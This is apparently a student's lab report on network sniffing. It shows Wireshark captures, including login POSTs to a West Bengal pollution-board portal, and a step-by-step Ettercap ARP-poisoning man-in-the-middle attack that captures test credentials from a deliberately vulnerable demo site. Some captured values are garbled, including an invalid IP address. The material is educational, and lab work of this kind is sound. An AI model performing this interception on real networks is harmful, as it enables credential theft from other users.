- Hazardous Waste Authorization
- Municipal Solid Wst Authorization
- Registration Of Plastic Units
- Public Grievance
- Lead Acid Battery Administration

Certificate Informations

- Industrial Compliance Report
- Reset Application Password
- Third-Party Login



EMIS USER LOGIN

User ID :

Password :

Strictly For WBPCB Office Use

[Login] [Clear]

General

--- GuideLines ---

- Consent to Establish
- Consent to Operate
- Bio-Medical Waste Authorization
- Hazardous Waste Authorization

--- External Links ---

- WBPCB HOME
- CPCB Website
- Govt. Of West Bengal
- MoEF Govt. Of India

Privacy - Terms

5. Apply filter to the wireshark by selecting only HTTP protocol and see the data we sniffed

No.	Time	Source	Destination	Protocol	Length	Info
14676	39.381537	210.148.85.30	10.0.0.2	HTTP	355	HTTP/1.1 200 OK (image/jpeg)
27196	69.546510	10.0.0.2	210.148.85.30	HTTP	204	GET /api/check/online?t=1712346391 HTTP/1.1
27311	69.728461	210.148.85.30	10.0.0.2	HTTP	371	HTTP/1.1 200 OK (image/jpeg)
33734	88.301514	10.0.0.2	210.212.0.226	HTTP	804	POST /emis/login.do HTTP/1.1 (application/x-www-form-urlencoded)
33868	88.555832	210.212.0.226	10.0.0.2	HTTP	1486	HTTP/1.1 200 OK (text/html)
38197	99.867875	10.0.0.2	210.148.85.30	HTTP	204	GET /api/check/online?t=1712346421 HTTP/1.1
38267	100.035259	210.148.85.30	10.0.0.2	HTTP	367	HTTP/1.1 200 OK (image/jpeg)
50377	130.169273	10.0.0.2	210.148.85.30	HTTP	204	GET /api/check/online?t=1712346451 HTTP/1.1
50442	130.329598	210.148.85.30	10.0.0.2	HTTP	359	HTTP/1.1 200 OK (image/jpeg)
62626	160.495021	10.0.0.2	210.148.85.30	HTTP	204	GET /api/check/online?t=1712346482 HTTP/1.1
62626	160.495021	10.0.0.2	210.148.85.30	HTTP	204	GET /api/check/online?t=1712346482 HTTP/1.1
62676	160.639122	210.148.85.30	10.0.0.2	HTTP	355	HTTP/1.1 200 OK (image/jpeg)
67305	174.987853	10.0.0.2	210.212.0.226	HTTP	804	POST /emis/login.do HTTP/1.1 (application/x-www-form-urlencoded)
67412	175.349222	210.212.0.226	10.0.0.2	HTTP	1486	HTTP/1.1 200 OK (text/html)
69229	180.345917	10.0.0.2	210.212.0.226	HTTP	812	POST /emis/login.do HTTP/1.1 (application/x-www-form-urlencoded)
69283	180.472988	210.212.0.226	10.0.0.2	HTTP	1486	HTTP/1.1 200 OK (text/html)

```

> Frame 2950: 204 bytes on wire (1632 bits), 204 bytes captured (1632 bits) on interface eth0
> Ethernet II, Src: Intel_a4:da:bc (f4:7b:09:a4:da:b4), Dst: TeraBox (55:1a:80:0a:00:50)
> Internet Protocol Version 4, Src: 10.0.0.2, Dst: 210.148.85.30
> Transmission Control Protocol, Src Port: 32778, Dst Port: 80
> Hypertext Transfer Protocol
0000  28 c6 8e da 41 af f4 7b 09 a4 da bc 08 00 45 00  (...)A...{ .....E...
0010  00 be b7 cf 40 00 80 06 00 00 0a 00 00 02 d2 94  ....@... .....-
0020  0020 55 1a 80 0a 00 50 6c fa 68 46 8b c4 fb df 50 18  U...Pl...hF....P
0030  01 03 32 65 00 00 47 45 54 20 2f 61 70 69 2f 63  ..2e..GE T /api/c
0040  68 65 63 6b 2f 6f 66 6c 69 6e 65 3f 74 3d 31 37  heck/onl ine?t=17
0050  31 32 33 34 36 33 33 30 20 48 54 54 50 2f 33 2e  12346330 HTTP/1.
0060  31 0d 0a 48 6f 73 74 3a 20 6e 65 70 68 6f 62 6f  1- Host: nephobo
0070  78 2e 63 6f 6d 0d 0a 41 63 63 65 70 74 3a 20  x.com -A ccept: *
0080  2f 2a 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20  /*...User -Agent:
0090  74 65 72 61 62 6f 78 3b 31 2e 33 30 2e 30 2e 32  terabox; 1.30.0.2
00a0  3b 50 43 3b 50 43 2d 57 69 6e 64 6f 77 73 3b 31  ;PC;PC-W indows;1
00b0  30 2e 30 2e 32 32 36 33 31 3b 57 69 6e 64 6f 77  0.0.2263 1;Window
00c0  73 54 65 72 61 42 6f 78 0d 0a 0d 0a  sTeraBox ....

```

B) Perform the ARP Poisoning Attack on your local network and perform sniffing.

Tool used : Ettercap and Wireshark

Step 1 : Open the Windows 11 Machine and go to the command prompt and check for the Ip address and default gateway that is your router with Ipconfig command

```
C:\Users\simon>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . .

Ethernet adapter Ethernet 2:
  Connection-specific DNS Suffix . . .
  Link-local IPv6 Address . . . . . : fe80::4fff:6eec:d16b:4ca2%3
  IPv4 Address . . . . . : 192.168.56.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 1:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . .

Wireless LAN adapter Local Area Connection* 3:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . .

Wireless LAN adapter Wi-Fi:
  Connection-specific DNS Suffix . . .
  Link-local IPv6 Address . . . . . : fe80::4689:d9ea:841a:68f8%9
  IPv4 Address . . . . . : 10.0.0.5
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.0.0.1

Ethernet adapter Bluetooth Network Connection:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . .
```

Step 2 : Type the arp -a command to check the mac address associated with the ip address

```
C:\Users\simon>arp -a

Interface: 192.168.56.1 --- 0x3
  Internet Address          Physical Address        Type
  192.168.56.255           ff-ff-ff-ff-ff-ff      static
  224.0.0.2                 01-00-5e-00-00-02      static
  224.0.0.22                01-00-5e-00-00-16      static
  224.0.0.251               01-00-5e-00-00-fb      static
  224.0.0.252               01-00-5e-00-00-fc      static
  239.255.255.250           01-00-5e-7f-ff-fa      static


Interface: 10.0.0.5 --- 0x9
  Internet Address          Physical Address        Type
  10.0.0.1                  28-c6-8e-da-41-af    dynamic
  10.0.0.8                  08-00-27-1e-36-4a    dynamic
  10.0.0.255                ff-ff-ff-ff-ff-ff      static
  224.0.0.2                 01-00-5e-00-00-02      static
  224.0.0.22                01-00-5e-00-00-16      static
  224.0.0.251               01-00-5e-00-00-fb      static
  224.0.0.252               01-00-5e-00-00-fc      static
  239.255.102.18            01-00-5e-7f-66-12      static
  239.255.255.250           01-00-5e-7f-ff-fa      static
  255.255.255.255           ff-ff-ff-ff-ff-ff      static
```

Step 3 : Go to the attacker machine called kali linux and open the terminal and check for the ip address with ifconfig command



Step 4 : Then Go to the kali linux icon and search for sniffing and spoofing section and click on the tool ettercap on right side


Step 5 : Open the ettercap and keep the default settings as it is and click on the tick on the right side




Step 6 : Click on three hamburger icon and select host and in hosts select scan for host, this will scan all the active host in your Network




Step 7 : After it is done scanning for the host, again click on Hosts and click on Hosts list to see all the host in the network



Step 8 : After this all active hosts will be added to ettercap and now we can spoof the arp, Click on the target1 and add to target1 and then click on target2 and add to the target2, using the arp spoofing, click on small globe icon on the right side and then click on arp spoofing



Step 9 : Click on the wireshark tool and then start sniffing of the packet in your kali linux machine



Step 10 : Now go to your local machine and type the arp -a command in cmd to check the mac address, if it is changed or no, we can see that the mac address of the local mac is changed to attackers mac address

```
C:\Users\simon>arp -a

Interface: 192.168.56.1 --- 0x3
  Internet Address      Physical Address      Type
  192.168.56.255        ff-ff-ff-ff-ff-ff      static
  224.0.0.2              01-00-5e-00-00-02      static
  224.0.0.22             01-00-5e-00-00-16      static
  224.0.0.251            01-00-5e-00-00-fb      static
  224.0.0.252            01-00-5e-00-00-fc      static
  239.255.255.250        01-00-5e-7f-ff-fa      static

Interface: 10.0.0.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.0.1               08-00-27-1e-36-4a      dynamic
  10.0.0.8               08-00-27-1e-36-4a      dynamic
  10.0.0.255              ff-ff-ff-ff-ff-ff      static
  224.0.0.2              01-00-5e-00-00-02      static
  224.0.0.22             01-00-5e-00-00-16      static
  224.0.0.251            01-00-5e-00-00-fb      static
  224.0.0.252            01-00-5e-00-00-fc      static
  239.255.102.18         01-00-5e-7f-66-12      static
  239.255.255.250        01-00-5e-7f-ff-fa      static
  255.255.255.255        ff-ff-ff-ff-ff-ff      static
```

Step 11 : Now open the Wireshark on your local machine and start capturing the packets and we can filter the packets by typing arp

No.	Time	Source	Destination	Protocol	Length	Info
66	9.847510	Intel_a4:da:bc	Netgear_da:41:af	ARP	60	10.0.0.5 is at f4:7b:09:a4:da:bc
836	19.854282	Intel_a4:da:bc	Netgear_da:41:af	ARP	60	10.0.0.5 is at f4:7b:09:a4:da:bc
2423	29.865930	Intel_a4:da:bc	Netgear_da:41:af	ARP	60	10.0.0.5 is at f4:7b:09:a4:da:bc
2532	39.877511	Intel_a4:da:bc	Netgear_da:41:af	ARP	60	10.0.0.5 is at f4:7b:09:a4:da:bc
2554	42.161301	Intel_a4:da:bc	Netgear_da:41:af	ARP	60	Who has 10.0.0.1? Tell 10.0.0.8
2555	42.168413	Netgear_da:41:af	Intel_a4:da:bc	ARP	42	10.0.0.1 is at 28:c6:8e:da:41:af
2648	49.884345	Intel_a4:da:bc	Netgear_da:41:af	ARP	60	10.0.0.5 is at f4:7b:09:a4:da:bc
2670	59.891512	Intel_a4:da:bc	Netgear_da:41:af	ARP	60	10.0.0.5 is at f4:7b:09:a4:da:bc

```

> Frame 66: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface
> Ethernet II, Src: Intel_a4:da:bc (f4:7b:09:a4:da:bc), Dst: Netgear_da:41:af (28:c6:8e:da:41:af)
> Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Intel_a4:da:bc (f4:7b:09:a4:da:bc)
    Sender IP address: 10.0.0.5
    Target MAC address: Netgear_da:41:af (28:c6:8e:da:41:af)
    Target IP address: 10.0.0.1

```

Step 12 : Open any http Website on your local machine and login with username and password

The screenshot shows a browser window with the URL testphp.vulnweb.com/login.php. The page title is "acunetix acuart". The content includes a login form with fields for "Username" (containing "test") and "Password" (containing "test"). Below the form, there is a note: "You can also signup here. Signup disabled. Please use the username test and the password test." On the left, there is a sidebar with links like "Browse categories", "Your cart", "Signup", "Your profile", "AJAX Demo", and "Links". At the bottom, there is a warning message: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more." The browser toolbar at the top shows several tabs and icons.

Step 13 : Now to your ettercap tool and you see that the password and username is gone to the attackers machine like this we can do ARP poisoning

```
Delete Host          Add to Target1          Add to Target2
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
1 hosts found
Host 10.0.0.1 added to TARGET1
Host 10.0.0.5 added to TARGET2

ARP poisoning victims:

GROUP 1: 10.0.0.128:C6:8E:DA:41:AF
HTTP: 44.228.249.380 -> USER: test PASS: test INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=test


HTTP: 44.228.249.380 -> USER: test PASS: test INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=test
```

Employee Code - ST#IS#6248


Task 3

A. Generate a report on the installation of the Parrot Operating System in the Virtual Box.



Step1: Go to the website parrotsec.org and download the OS iso file from there




Step 2 : Open your oracle VM and click on the NEW icon




Step 3 : Give the Name of the machine in the name field and upload the parrot iso file downloaded in the ISO image field



